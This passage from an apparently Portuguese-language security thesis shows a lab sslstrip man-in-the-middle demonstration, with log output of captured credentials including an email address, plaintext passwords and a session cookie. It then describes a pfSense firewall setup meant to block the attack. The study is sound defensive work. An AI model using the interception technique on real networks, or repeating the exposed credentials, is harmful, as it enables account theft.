
```
root@SegurancaLinux: /
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@SegurancaLinux:/# cat sslstrip.log |grep '&Passwd'
Page=PasswordSeparationSignIn&GALX=sUqskgSWPHQ&gx f=AfoagUUBga0BQ8KdqKBhsmFhrjSG6feNBQ%3
A1461267703870&continue=http%3A%2F%2Faccounts.google.com%2FManageAccount&followup=http%
3A%2F%2Faccounts.google.com%2FManageAccount&checkedDomains=youtube&checkConnection=&pst
Msg=1&ProfileInformation=APMTqumYKfsRbZj6MaBTpUoaoi5UmJa-9tDrZF7ox3G2AjjzScKPE1J6RRYm98E
-m8ncshH_R8krtNar8IM7BQzgwScQoggy9VA& ut f8=%E2%98%83&bgresponse=%21CatCel9amnhKv-xExe00
aaqjzdC0C AAAAXL I AAAAPCgB0hViMm3cF0zb6Hbrdjknzdv0kV3LnGz6JD_UeBNRUnr1tnAiAXEGqK4Mp5wF-Yvx
50ML0AqEnIoI4LERbXR2y8MLYSrjma3cBXPZqa7VvmQDVIIItk0Dfci0tpBjsDcSAw9W1feJYKP-FHYexcRbrLYL
wJ7UTswJvcs6sUpNzdS8Y8YyW-Mvye6-40vFZyc9yQL-Vh4TyMDoUQLWT7icNRr1E7NnLZw9m3_5Es-YD-aIuhV
wUbzV8u0cpP7aHL7Fn_AvSq1XHxZxKanQIYmw_PE7695pq3jpk57FtN5CHI_uX_c3NJmiInFCDFiPvi-FGJCKmr3
Wv1Rmf53e-iraHLKbB5bzUTYBioNRgzUGnfjzDTRIidcmv0s2Yks5W6MyqV7_oxbC1nE&pstMsg=1&dnConn=&c
heckConnection=&checkedDomains=youtube&Email=lucas@lksistemas.com.br&Passwd=minhasenha&
signIn=Fazer+login&rmShown=1
root@SegurancaLinux:/#
```

Foi efetuada uma busca rápida no arquivo de log que foi gerado pela captura dos pacotes da rede, nessa pesquisa foram passados os parametros pelo código HTML correspondente ao campo senha.

Tudo isso é transparente para o usuário ele não percebe que foi atacado e seu login e senha roubado, pois serão exibidas todas as informações reais ao seu acesso, como nesse caso a caixa do webmail.

Pelo navegador o usuário alvo do ataque não tem como descobrir que o atacante está monitorando todos os dados trafegados, pois a comunicação é muito rápida não existindo nenhuma lentidão ou travamento para alertar o usuário. Sendo assim este tipo de ataque é muito eficiente.


Figura 16 - Janela de Login do Gmail



Esse roubo de senha foi realizado em uma conexão que muitos acham 100% segura (HTTPS) do site.


Mesmo muitos sites utilizando esse tipo de segurança se o atacante estiver na mesma rede ele consegue capturar essas informações.

Figura 17




Foi realizada outra busca no mesmo arquivo e foi recebtado mais um usuário e senha.

Figura 18 - Janela do Website b2s-share.com



Usuário logou no Website b2s-share.com

Figura 19



```
sslstrip.log (~) - VIM
root@SegurancaLinux: ~
root@SegurancaLinux: ~
root@SegurancaLinux: ~
sslstrip.log (~) - VIM
sslstrip.log (~) - VIM 98x32
2016-04-21 19:37:54,312 Sending header: accept-language : pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
2016-04-21 19:37:54,313 Sending header: connection : keep-alive
2016-04-21 19:37:54,313 Sending header: accept : text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
2016-04-21 19:37:54,313 Sending header: user-agent : Mozilla/5.0 (Windows NT 6.1; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
2016-04-21 19:37:54,313 Sending header: host : legandas.tv
2016-04-21 19:37:54,313 Sending header: referer : http://legandas.tv/
2016-04-21 19:37:54,313 Sending header: cookie : PHPSESSID=1k92kt55et6r23va4c2p5m26m2; popup-mensagem=yes; __utma=128716561.851417223.1461278228.1461278228.1461278228.1; __utmb=128716561.2.10.1461278228; __utmc=128716561; __utmz=128716561.1461278228.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none); __utmt=1; popup-likebox=yes
2016-04-21 19:37:54,313 Sending header: content-type : application/x-www-form-urlencoded
2016-04-21 19:37:54,313 POST Data (legandas.tv):
method=POST&data%5BUser%5D%5Busername%5D=Lucas%40lksistemas.com.br&data%5BUser%5D%5Bpassword%5D=senha+legenda&data%5Blembrar%5D=on
2016-04-21 19:37:55,060 Got server response: HTTP/1.1 200 OK
2016-04-21 19:37:55,060 Got server header: Vary:User-Agent,Accept-Encoding
2016-04-21 19:37:55,060 Got server header: Access-Control-Allow-Origin:*
2016-04-21 19:37:55,060 Got server header: Content-Type:text/html; charset=UTF-8
2016-04-21 19:37:55,060 Got server header: X-Cacheable:YES:Forced
2016-04-21 19:37:55,060 Got server header: Content-Length:10167
2016-04-21 19:37:55,060 Got server header: Accept-Ranges:bytes
2016-04-21 19:37:55,060 Got server header: Date:Thu, 21 Apr 2016 22:36:50 GMT
2016-04-21 19:37:55,060 Got server header: X-Varnish:2266009846
2016-04-21 19:37:55,060 Got server header: Age:0
2016-04-21 19:37:55,061 Got server header: Via:1.1 varnish
2016-04-21 19:37:55,061 Got server header: Connection:keep-alive
2016-04-21 19:37:55,061 Got server header: X-Cache:MISS
2016-04-21 19:37:55,061 Got server header: X-backend:default_director
2016-04-21 19:37:55,068 Read from server:
47857,43 67%
```

Esse tipo de ataque funciona em diversos sites

Figura 20 - Janela de Login do Website legandas.tv




Websites do legandas.tv

5. Resultados das soluções implementadas em laboratório

Para demonstrar, de fato, que o uso de um firewall pfSense tem viabilidade prática, foram utilizados vários tipos de SOs e soluções viáveis. São apresentados os resultados obtidos nos testes de laboratório.

5.1 Iniciando a Nova Topologia de Rede

Figura 21 - Topologia da Nova Rede



Uma topologia de rede que é utilizada para uma maior segurança é a demonstrada na *Figura 21*, será utilizado um firewall com três interfaces de rede, uma para conexão com a internet, uma para a rede interna e a terceira para uma rede wireless separada. Essa nova topologia de rede está se baseando nas falhas que foram demonstrados no capítulo 4.1.

Começaremos com a instalação da solução de firewall pfSense. Será feita a instalação e retiradas todas as regras de acesso à internet e liberando somente o que será necessário.

5.2 Configurações das Interfaces de Rede

Com o pfSense instalado vamos as configurações iniciais das interfaces de rede. Como o exibido na *Figura 22* a tela de configuração do firewall está sendo exibida três endereços IPs distintos, cada IP representa uma rede distinta no firewall com suas próprias regras. As redes ficaram com as seguintes configurações:

- Interface WAN, está recebendo a internet para poder ser compartilhada nas demais interfaces através do IP 192.168.132.147/24.
- Interface LAN, é a nossa rede interna a qual todas as estações de trabalho irão receber a internet e serviços liberados na rede, está configurado o IP 192.168.1.1/24.
- Interface WIFI, será a interface que irá fornecer a internet aos dispositivos wireless, está configurado o IP 172.16.1.1.

A implementação da interface WIFI para a rede Wireless separada irá impedir que seja realizado o tipo de ataque demonstrado no capítulo 4.3, pois mesmo o atacante se conectando na rede ele não conseguirá se conectar na outra rede

Figura 22 - Tela de Configuração do firewall pelo terminal

```
May 2 16:44:23 syslogd: /var/log/system.log: Operation not supported by device
done.
pfSense (pfSense) 2.3-RELEASE amd64 Mon Apr 11 18:10:34 CDT 2016
Bootup complete

FreeBSD/amd64 (pfSense.localdomain) (ttyv0)

*** Welcome to pfSense 2.3-RELEASE-pfSense (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 192.168.132.147/24
LAN (lan)      -> le0      -> v4: 192.168.1.1/24
WIFI (opt1)    -> le1      -> v4: 172.16.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) pfSense Developer Shell
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: █
```

Essas redes não podem se conectar fisicamente nem logicamente, se o usuário está na rede WIFI não tem como ele acessar a rede LAN e vice versa. Esse tipo de regra pode ser replicado em switches gerenciáveis que tenham a possibilidade criar VLANs nas portas.

5.3 Regras do Firewall


Serão demonstradas as configurações iniciais das principais regras para uma navegação na internet, caso algum serviço não funcione será necessário verificar a porta para poder libera-la.

A primeira configuração demonstrada é da interface WAN que é responsável por receber a internet e assim poder compartilha-la entre as outras interfaces do servidor.

Uma forma de prevenção contra invasões externas é o bloqueio de acessos por ela como o próprio acesso de gerência que não deve ser acessado por essa interface.


Essa interface se conecta no provedor do serviço de internet, este serviço é mascarado pelo NAT, assim não permitindo a um usuário da rede definir quem está provendo o serviço de rede ele só conseguiria saber quem é o IP externo e não o do firewall.

Figura 23 - Interface WAN



A Figura 23 não possui regras de acessos externos, como descrito acima. A interface WAN não deve possuir acessos externos para uma maior segurança em sua rede. Nada impede de você liberar o acesso a essa gerência mais não é o recomendado. Normalmente são cadastrados computadores específicos na rede interna para esse tipo de acesso, pois caso haja alguma falha na segurança não será possível efetuar o acesso de outro computador somente pelo terminal fisicamente.

Figura 24 - Interface LAN




Essa interface é composta por quatro regras, essas regras podem ser adicionadas de acordo com o necessário. Por padrão no firewall o recomendado pelas normas de segurança é primeiro fechar tudo e depois ir liberando as portas de acordo com o que for requisitado e analisado pelo administrador se é necessário a abertura da porta. São as seguintes regras:

- Abertura das portas 443, 80 e 22, essas portas foram liberadas para o acesso ao painel de configuração pela rede LAN e somente por essa rede esse painel pode ser acessado.
- Abertura da porta UDP 53(DNS), essa porta foi liberada para podermos ter acesso aos serviços de resolução de nomes da internet.
- Abertura da porta TCP 443(HTTPS), essa porta é responsável por uma conexão segura com o servidor de internet e assim repassar as informações criptografadas para o mesmo.
- Abertura da porta TCP 80(HTTP), essa porta é responsável pela maioria dos serviços disponibilizados pela internet.

O IP de configuração da interface é o 192.168.1.1/24, essa conexão é destinada aos computadores e dispositivos que se comunicam pela rede interna.

Figura 25 - Interface WIFI



Essa interface é composta pelas mesmas regras da interface LAN com exceção da regra para acesso ao painel de configuração do firewall. São as seguintes regras:


- Abertura da porta UDP 53(DNS), essa porta foi liberada para podermos ter acesso aos serviços de resolução de nomes da internet.
- Abertura da porta TCP 443(HTTPS), essa porta é responsável por uma conexão segura com o servidor de internet e assim repassar as informações criptografadas para o mesmo.
- Abertura da porta TCP 80(HTTP), essa porta é responsável pela maioria dos serviços disponibilizados pela internet.

O IP de configuração da interface é o 172.16.1.1/24, essa faixa de ip será a destinada somente a conexões efetuadas pela rede wireless.

O bloqueio de portas irá ajudar na solução das falhas apresentadas nos capítulos 4.2.1 a 4.2.3 e caso algum usuário fique testando alguma ferramenta pela rede esse tipo de teste é gravado em log pelo firewall, que também pode ser configurado para enviar avisos por e-mail ao administrador.

5.4 Descrição de Algumas Funcionalidades para o Monitoramento

Figura 26 - Status Dashboard



